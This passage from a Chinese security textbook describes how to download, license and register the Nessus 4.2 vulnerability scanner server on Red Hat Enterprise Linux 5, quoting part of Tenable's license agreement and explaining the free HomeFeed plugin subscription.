


图 6-42　Nessus 操作架构图

2. Nessus 服务器的下载与安装

用户可以直接到 Nessus 的官方网站下载 Nessus 服务器套件，下载地址为 http://www.nessus.org/download。注意Nessus4.2版本区别于以前的版本，架构模式由原来的 C/S 模式变为了 B/S 模式，也就是说如果服务器使用的是 Nessus 4.2 版本，不需要去下载客户端，直接用浏览器连接服务器端就可以完成设置。

这里介绍的是 Nessus Server for RHEL5.0 的安装，下载及安装流程如下：

（1）进入 Nessus 主页面，如图 6-43 所示，选择 Download 链接，如图 6-44 所示。





图 6-43　Nessus 主页面

（2）阅读 Nessus Server 许可协议内容后单击 I Accept 按钮，进入下载页面，如图 6-45 所示。

（3）选择 Red Hat ES5(32 bits)进行下载，下载的文件名为 Nessus-4.2.0-es 5.i386.rpm。

（4）安装之前需要到 http://www.nessus.org/plugins/? view=register-info 注册。虽然 Nessus 是免费的，但是 Nessus Server 是以扩充模块的方式增加其所能检测的弱点范围，所以，Nessus Server 必须经常更新，否则就无法检测出近期被发现的安全漏洞，而“模块”是需要收费的。幸运的是，Nessus 组织也提供免费的更新，不过这些模块不是最新的，



Tenable Network Security, Inc.
NESSUS(R)
software license Agreement

This is a legal agreement ("Agreement") between Tenable Network Security, Inc., a Delaware corporation having offices at 7063 Columbia Gateway Drive, Suite 100, Columbia, MD 21046 ("Tenable"), and you, the party licensing Software ("You"). This Agreement covers Your permitted use of the Software. BY CLICKING BELOW YOU INDICATE YOUR ACCEPTANCE OF THIS AGREEMENT AND YOU ACKNOWLEDGE THAT YOU HAVE READ ALL OF THE TERMS AND CONDITIONS OF THIS AGREEMENT, UNDERSTAND THEM, AND AGREE TO BE LEGALLY BOUND BY THEM. If You do not agree with the terms of this Agreement, You may not use the Software, as such term is defined below. The Software can only be provided to You by Tenable. The term "Agreement" includes any exhibits to the document. The Subscription Agreement set forth in Exhibit A, which governs the use of Inclusive Plugins, if any, and the HomeFeed or Commercial Subscriptions (as each of those terms is defined in Exhibit A), is incorporated by reference.
Grant of Software License.
Grant. Subject to the terms and conditions, and Your acceptance, of this Agreement, Tenable grants to You a perpetual, non-exclusive, non-transferable

I Accept　I Do Not Accept

图 6-44　Nessus 协议接受页面




图 6-45　Nessus 下载页面

而是最新模块公布之后的第 7 天，用户才可以免费获得。在此选择 HomeFeed 选项，如图 6-46 所示，而 ProfessionalFeed 选项是需要收费的。

(5) 进入如图 6-47 所示的 Nessus Register 页面，自行阅读内容后单击 I Accept 按钮，




图 6-46　Nessus 注册页面一

进入下一个页面，如图 6-48 所示。

